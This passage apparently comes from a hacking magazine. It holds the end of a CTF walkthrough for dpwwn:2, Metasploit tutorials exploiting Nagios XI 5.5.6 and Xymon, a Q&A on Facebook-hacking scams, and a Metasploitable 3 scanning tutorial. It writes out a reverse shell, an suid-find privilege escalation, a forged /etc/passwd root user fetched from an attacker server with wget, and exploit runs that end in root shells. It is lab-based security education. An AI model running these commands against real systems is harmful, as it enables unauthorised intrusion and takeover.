hc.php
┌─[kalyan@parrot]─[/tmp/hackercool]
└──╼ $
```

Before I execute the reverse-shell, I start a netcat listener on the same port 1234.

```
┌─[kalyan@parrot]─[~]
└──╼ $nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

It's time to execute the reverse shell. When I did that, I got a shell connection but it was immediately terminated.



This happened a few times with a error.

```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
nc: getnameinfo: Temporary failure in name resolution
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $nc -lvvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
nc: getnameinfo: Temporary failure in name resolution
```

When I tried a different way of starting the netcat listener, however, I successfully got a shell.

```
┌─[kalyan@parrot]─[~]
└──╼ $nc -l 1234
Linux dpwwn-02 5.0.0-23-generic #24-Ubuntu SMP Mon Jul 29 15:36:44 UTC 2019 x86_
64 x86_64 x86_64 GNU/Linux
 06:18:16 up  2:16,  0 users,  load average: 0.29, 0.16, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
sudo: no tty present and no askpass program specified
$
```

As usual, we have www-data privileges (the common website user). I tried sudo -l command but that did not work. Then I used the find command to find any files with suid bit set.

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/find
/usr/bin/sudo
/usr/bin/mount
/usr/bin/at
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/mount.nfs
/snap/core/6673/bin/mount
```

We can see the "find" program has a suid bit set. As our readers may already know, find com -mand is used to search for particular files on the Linux system. But find command can also be used to execute other commands using the -exec option. I want to use the find command to set a suid bit on another program "wget".

Why? Since there is no way to escalate privileges on the target system, I want to replace the "passwd" file on the target system with a newly created "passwd" file which consists of a new user created by us. I need the wget command to download this newly created "passwd" file to the target system. Now, let's change its permissions.

```
$ whereis wget
wget: /usr/bin/wget /usr/share/man/man1/wget.1.gz /usr/share/info/wget.info.gz
$ find /home -exec chmod u+s /usr/bin/wget \;
$ ls -l /usr/bin/wget
-rwsr-xr-x 1 root root 470592 Apr  9  2019 /usr/bin/wget
$
```

Now, let's create a new "passwd" file.

```
┌─[kalyan@parrot]─[~]
└──╼ $ls
Desktop    flappy      hcool_keys.pub  librefile.odt  TheFatRat  wpseku
Downloads  hcool_keys  John Smith.zip  Templates      wpscan
┌─[kalyan@parrot]─[~]
└──╼ $vi passwd
┌─[kalyan@parrot]─[~]
└──╼ $ls
Desktop    flappy      hcool_keys.pub  librefile.odt  Templates  wpscan
Downloads  hcool_keys  John Smith.zip  passwd         TheFatRat  wpseku
┌─[kalyan@parrot]─[~]
└──╼ $chmod 755 passwd
```

In the shell connection we have on the target, I view the "passwd" file of the target system an -d copy all of its contents.

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbi
n/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/n
ologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:109::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:107:114::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
rootadmin:x:1000:1000:rootadmin:/home/rootadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:110:65534::/var/lib/nfs:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
$
```

I paste this into the newly created "passwd" file on our system.

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/us
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/no
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:109::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:107:114::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
rootadmin:x:1000:1000:rootadmin:/home/rootadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:110:65534::/var/lib/nfs:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
```

I use the openssl program to create a new password hash for password "abc123"as shown b -elow.

```
┌─[kalyan@parrot]─[~]
└──╼ $openssl passwd -1 -salt abc abc123
$1$abc$67ataC0n2BVo0XReDf5oP.
┌─[kalyan@parrot]─[~]
└──╼ $
```

Then I copy that hash into the newly created passwd file as a hash for user "hcool". I also giv -e root privileges for my newly created user as shown below.

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/us
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/no
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:109::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:107:114::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin
rootadmin:x:1000:1000:rootadmin:/home/rootadmin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
_rpc:x:109:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:110:65534::/var/lib/nfs:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
hcool:$1$abc$67ataC0n2BVo0XReDf5oP.:0:0:root:/root:/bin/bash
```

I save the file and start a python HTTP server in the same directory as the newly created "passad" file is located.

```
┌─[kalyan@parrot]─[~]
└──╼ $leafpad passwd

(leafpad:1862): Gtk-WARNING **: Theme directory devices/scalable of theme maia has no size field

┌─[kalyan@parrot]─[~]
└──╼ $python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

In the shell on the target system, I navigate to the /etc directory (we need to be in the same directory where "passwd" file is present to replace it) and use wget to download the newly created "passwd" file into the target system.

```
$ cd /etc
$ pwd
/etc
$ wget -O passwd http://10.10.10.2:8080/passwd
--2019-10-19 06:39:11--  http://10.10.10.2:8080/passwd
Connecting to 10.10.10.2:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1822 (1.8K) [application/octet-stream]
Saving to: 'passwd'

     0K .                                                     100% 2.57M=0.001s

2019-10-19 06:39:11 (2.57 MB/s) - 'passwd' saved [1822/1822]

$
```

All done. Let's login as user "hcool". The login is successful and now we have "root" privileges. Here's the root flag.

```
$ su hcool
Password: abc123
id
uid=0(t) gid=0(root) groups=0(root)
cd /root
ls
dpwwn-02-FLAG.txt
snap
cat dpwwn-02-FLAG.txt

Congratulation! You PWN this dpwwn-02. Hope you enjoy this boot to root CTF.
Thank you.

46617323
24337873
4b4d6f6f
72643234
40323564
4e443462
36312a23
26724a6d
```

With this, the CTF challenge of dpwwn : 2 is completed.

Nagios XI 5.5.6 Root RCE and Xymon Useradm Command Execution Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

Nagios XI 5.5.6 Root RCE Module

TARGET: Nagios XI 5.5.6 **TYPE: Remote** **FIREWALL : ON**

Nagios (now called as Nagios Core) is a an open-source network monitoring,application mon-itoring and server monitoring software that can be used to monitor systems, networks and infrastructure. It offers monitoring and alerting services for servers, switches, applications an-d services.

The above specified version of Nagios has two vulnerabilities which is exploited by thi-s module. One vulnerability (CVE-2018-15708) allows unauthenticated remote code executi-on. Another vulnerability (CVE-2018-15710) allows privilege escalation. This module exploits these two vulnerabilities to get a reverse shell.

How is it done. This exploit first creates a local HTTPS server. A connection is initiated to this server from the victim machine and when this connection is made the HTTPS server responds with a malicious payload which gives us a shell on the target system. The module first uploads a webshell and then elevates its privileges to a meterpreter session.

Let us see how this module works. Start Metasploit and search for all nagios modules. The required Metasploit module has been highlighted.

```
msf5 > search nagios

Matching Modules
================

   #  Name                                                      Disclosure D
ate  Rank       Check  Description
   -  ----                                                      ------------
---  ----       -----  -----------
   0  exploit/linux/http/nagios_xi_chained_rce                  2016-03-06
     excellent  Yes    Nagios XI Chained Remote Code Execution
   1  exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo  2018-04-17
     manual     Yes    Nagios XI Chained Remote Code Execution
   2  exploit/linux/http/nagios_xi_magpie_debug                 2018-11-14
     excellent  Yes    Nagios XI Magpie_debug.php Root Remote Code Execution
   3  exploit/linux/misc/nagios_nrpe_arguments                  2013-02-21
     excellent  Yes    Nagios Remote Plugin Executor Arbitrary Command Execution
   4  exploit/unix/webapp/nagios3_history_cgi                   2012-12-09
     great      Yes    Nagios3 history.cgi Host Command Execution
   5  exploit/unix/webapp/nagios3_statuswml_ping                2009-06-22
     excellent  No     Nagios3 statuswml.cgi Ping Command Execution
   6  exploit/unix/webapp/nagios_graph_explorer                 2012-11-30
     excellent  Yes    Nagios XI Network Monitor Graph Explorer Component Comman
d Injection
```

Load the exploit/linux/http/nagios_xi_magpie_debug module shown below. Type the comma-nd show options to have a look at all the options this module requires. It automatically has a payload assigned. So there's no need of setting a payload.

```
msf5 > use exploit/linux/http/nagios_xi_magpie_debug
msf5 exploit(linux/http/nagios_xi_magpie_debug) > show options

Module options (exploit/linux/http/nagios_xi_magpie_debug):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  5                no        Number of seconds the web server will w
ait before termination
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      443              yes       The target port (TCP)
   RSRVHOST                    yes       A public IP at which your host can be r
eached (e.g. your router IP)
   RSRVPORT   8080             yes       The port that will forward to the local
 HTTPS server
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        true             no        Negotiate SSL/TLS for outgoing connecti
ons
   SSLCert                     no        Path to a custom SSL certificate (defau
lt is randomly generated)
   URIPATH                     no        The URI to use for this exploit (defaul
t is random)
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Nagios XI 5.5.6


msf5 exploit(linux/http/nagios_xi_magpie_debug) >
```

set rhosts option and use the check command to see if our target is vulnerable or not.

```
msf5 exploit(linux/http/nagios_xi_magpie_debug) > set rhosts 192.168.45.129
rhosts => 192.168.45.129
msf5 exploit(linux/http/nagios_xi_magpie_debug) > check
[-] Check failed: Msf::OptionValidateError The following options failed to valid
ate: RSRVHOST.
msf5 exploit(linux/http/nagios_xi_magpie_debug) > set RSRVHOST 192.168.45.130
RSRVHOST => 192.168.45.130
msf5 exploit(linux/http/nagios_xi_magpie_debug) > check
[*] 192.168.45.129:443 - The target appears to be vulnerable.
msf5 exploit(linux/http/nagios_xi_magpie_debug) >
```

The target is indeed vulnerable. Execute the module using the exploit -j command.

Have any questions?
Fire them to
qa@hackercool.com

```
msf5 exploit(linux/http/nagios_xi_magpie_debug) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.45.130:4444
msf5 exploit(linux/http/nagios_xi_magpie_debug) > [*] Using URL: https://0.0.0.0
:8080/oaWLip
[*] Local IP: https://192.168.45.130:8080/oaWLip
[*] Server started.
[*] XBGzAumeIn.php uploaded with success!
[*] Using URL: https://0.0.0.0:8080/2rjHJ4
[*] Local IP: https://192.168.45.130:8080/2rjHJ4
[*] Server started.
[*] yEkqPjfmjh uploaded with success!
[*] Sending stage (985320 bytes) to 192.168.45.129
[*] Meterpreter session 1 opened (192.168.45.130:4444 -> 192.168.45.129:43256) a
t 2019-10-20 18:22:31 +0530
[+] Deleted /usr/local/nagvis/share/XBGzAumeIn.php
[+] Deleted /usr/local/nagvis/share/yEkqPjfmjh
[!] This exploit may require manual cleanup of '/var/tmp/BrIbPjZTlu.nse' on the
target
[*] Server stopped.
```

As you can see, this time we successfully have a meterpreter session on the target. If you are not automatically taken into a meterpreter session, use the sessions command to have a look at all the sessions you have.

```
msf5 exploit(linux/http/nagios_xi_magpie_debug) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  Connection
  --  ----  ----                     -----------
  ----------
  1         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.45.129
  192.168.45.130:4444 -> 192.168.45.129:43256 (192.168.45.129)

msf5 exploit(linux/http/nagios_xi_magpie_debug) >
```

Then use the sessions -i <session id> command to interact with the meterpreter session.

```
msf5 exploit(linux/http/nagios_xi_magpie_debug) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > id
[-] Unknown command: id.
meterpreter > sysinfo
Computer     : 192.168.45.129
OS           : Ubuntu 16.04 (Linux 4.8.0-36-generic)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Xymon Useradm Command Execution Module

TARGET: Xymon versions < 4.3.25 **TYPE: Remote** **FIREWALL : ON**

Xymon is an open source system for monitoring of hosts and networks. It provides real-time monitoring, an easy web-interface, historical data, availability reports and performance graph s. All xymon versions prior to 4.3.25 have a command injection vulnerability which allow user -s to run commands as aweb server user. However this module requires authentication cred-entials.

Let us see how this module works. Start Metasploit and search for all xymon modules. The required Metasploit module has been highlighted.

```
msf5 > search xymon

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Ch
eck  Description
   -  ----                                          ---------------  ----       --
---  -----------
   0  auxiliary/gather/xymon_info                                    normal     No
     Xymon Daemon Gather Information
   1  exploit/unix/webapp/xymon_useradm_cmd_exec  2016-02-14       excellent  Ye
s    Xymon useradm Command Execution
```

Load the exploit/unix/webapp/xymon_useradm_cmd_exec module shown below. Type the command show options to have a look at all the options this module requires. It automatically has a payload assigned. So there's no need of setting a payload.

```
msf5 > use exploit/unix/webapp/xymon_useradm_cmd_exec

msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) >
shmsf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > show options

Module options (exploit/unix/webapp/xymon_useradm_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password for Xymon
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   SSLCert                     no        Path to a custom SSL certificate (defau
   TARGETURI  /xymon-seccgi/   yes       The base path to Xymon secure CGI direc
tory
   URIPATH                     no        The URI to use for this exploit (defaul
t is random)
   USERNAME                    yes       The username for Xymon
   VHOST                       no        HTTP server virtual host
```

Set rhosts, username and password options and use the check command to see if our target is vulnerable or not.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set rhosts 192.168.45.131
rhosts => 192.168.45.131
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set username admin
username => admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set password admin
password => admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.45.131:80 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) >
```

The target is indeed vulnerable. Execute the module using the run command.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.45.130:4444
[+] 192.168.45.131:80 - Payload sent successfully
[*] Command shell session 1 opened (192.168.45.130:4444 -> 192.168.45.131:40881)
 at 2019-10-21 16:51:22 +0530

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux xymon 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
pwd
/usr/lib/xymon/cgi-secure
```

As you can see in the above image, we successfully have a shell with www-data privileges.

HACKING Q & A

Q : Do online Facebook hacking websites work?

A : Bro or Sis, Whoever it is. Facebook hacking is illegal. If anybody was hacking the most popular social networking service, then I don't think they will be announcing it openly on a website as that will get them in trouble.

This in itself is not the worst. The worst case, most probably is that in the guise of hacking Facebook, these services may hack you or all others who use these services. They are taking advantage of the obsession of "Facebook Hacking" that many people like you have today. Recently we had an experience.

While researching, we happened to visit a website which was showing the latest way of hacking Facebook. But what actually they were doing was ingeniously collecting the email ID and password for that email account from the users visiting the website. To summarize our answer to your question, they work but not exactly as you expected. So stay away from them.

Send all your questions regarding hacking to qa@hackercool.com

PORT SCANNING, SERVICE DETECTION & INITIAL ATTEMPTS

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, we have performed a Syn Ping scan and found out the target system's IP address. We have also performed a verbose scan on the target and saw some open ports Let us get more detailed information about the target system using a different type of Nmap scan.

```
root@kali:~# nmap -p1-65535 -A 172.28.128.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-12 00:26 EDT
Nmap scan report for 172.28.128.6
Host is up (0.00035s latency).
Not shown: 65517 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 30:5c:74:02:cb:44:a1:3a:38:10:27:85:ca:31:b0:04 (RSA)
|_  521 6b:67:3a:54:1c:18:cd:6f:58:de:d7:6b:4e:55:7f:35 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @172.28.128.6:49172
|     extends
```

```
|_        java.rmi.server.RemoteObject
4848/tcp  open  ssl/appserv-http?
|_ssl-date: 2019-10-12T04:32:29+00:00; +3s from scanner time.
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8020/tcp  open  http              Apache httpd
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8022/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8027/tcp  open  unknown
8080/tcp  open  http              Sun GlassFish Open Source Edition  4.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: GlassFish Server - Server Running
8282/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
8383/tcp  open  ssl/http          Apache httpd
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| ssl-cert: Subject: commonName=Desktop Central/organizationName=Zoho Corporatio
n/stateOrProvinceName=CA/countryName=US
| Not valid before: 2010-09-08T12:24:44
|_Not valid after:  2020-09-05T12:24:44
|_ssl-date: TLS randomness does not represent time
8585/tcp  open  http              Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER Homepage
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [G
ET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 317
|     "status" : 200,
|     "name" : "Dr. Otto Octavius",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
```

```
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49172/tcp open  java-rmi         Java RMI
49176/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9200-TCP:V=7.80%I=7%D=10/12%Time=5DA156AB%P=i686-pc-linux-gnu%r(Get
SF:Request,194,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/jso
SF:n;\x20charset=UTF-8\r\nContent-Length:\x20317\r\n\r\n{\r\n\x20\x20\"sta
SF:tus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Dr\.\x20Otto\x20Octavi
SF:us\",\r\n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x2
SF:0:\x20\"1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f09
SF:6d3f3985e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestam
SF:p\"\x20:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapsh
SF:ot\"\x20:\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.
SF:7\"\r\n\x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\
SF:x20Search\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nConten
SF:t-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n
SF:")%r(RTSPRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourReq
SF:uest,A9,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20
SF:found\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and
SF:\x20method\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r
SF:\n");
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cp
e:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:micro
soft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vis
ta SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP
2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2s

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 172.28.128.6
```

As we can see in the above images, we now have more information about the target system. Thare are total 18 ports open on the target system. Seeing the scan results, one thing is confirmed.The target is a Windows system although we are not sure what exact version it is. We will detect it very soon.

Just like the previous version, Metasploitable 2, even this target has a FTP server and a SSH service running. So I decided to try out breaking into these two services first starting with FTP. First I tried to do a anonymous login. Anonymous login is a login that allows users to login into the FTP server with username "anonymous" and password as anything. In Metasploitable 2, anonymous login was allowed.

```
root@kali:~# ftp 172.28.128.6
Connected to 172.28.128.6.
220 Microsoft FTP Service
Name (172.28.128.6:root): anonymous
331 Password required for anonymous.
Password:
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp> user
(username) anonymous
331 Password required for anonymous.
Password:
530 User cannot log in.
Login failed.
ftp> user
(username) msfadmin
331 Password required for msfadmin.
Password:
530 User cannot log in.
Login failed.
ftp>
```

However it seems anonymous login has been disabled on this target or anonymous has other password. I tried to login with "msfadmin" user who was one of the regular users in Metasploitable2 , but even that didn't work. Looks like its security has been updated.

Let's use some of the Metasploit modules to gather information about the target FTP server. The modules we will be using are highlighted in the image below.

```
msf5 > use auxiliary/scanner/ftp/
use auxiliary/scanner/ftp/anonymous
use auxiliary/scanner/ftp/bison_ftp_traversal
use auxiliary/scanner/ftp/colorado_ftp_traversal
use auxiliary/scanner/ftp/easy_file_sharing_ftp
use auxiliary/scanner/ftp/ftp_login
use auxiliary/scanner/ftp/ftp_version
use auxiliary/scanner/ftp/konica_ftp_traversal
use auxiliary/scanner/ftp/pcman_ftp_traversal
use auxiliary/scanner/ftp/titanftp_xcrc_traversal
```

The auxiliary/scanner/ftp/anonymous module will give us access to the FTP server with limited user rights. However "anonymous" account should be assigned on the target for this to work. Load the auxiliary/scanner/ftp/anonymous module as shown below and use the "show options" command to have a look at all the options it needs.

```
msf5 > use auxiliary/scanner/ftp/anonymous
msf5 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified userna
me
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), range CIDR identi
fier, or hosts file with syntax 'file:<path>'
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads

msf5 auxiliary(scanner/ftp/anonymous) >
```

```
msf5 auxiliary(scanner/ftp/anonymous) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 auxiliary(scanner/ftp/anonymous) > run

[*] 172.28.128.6:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/anonymous) > set verbose true
verbose => true
msf5 auxiliary(scanner/ftp/anonymous) > run

[*] 172.28.128.6:21       - Connecting to FTP server 172.28.128.6:21...
[*] 172.28.128.6:21       - Connected to target FTP server.
[*] 172.28.128.6:21       - Authenticating as anonymous with password mozilla@ex
ample.com...
[*] 172.28.128.6:21       - Sending password...
[-] 172.28.128.6:21       - The server rejected our password
[*] 172.28.128.6:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/anonymous) >
```

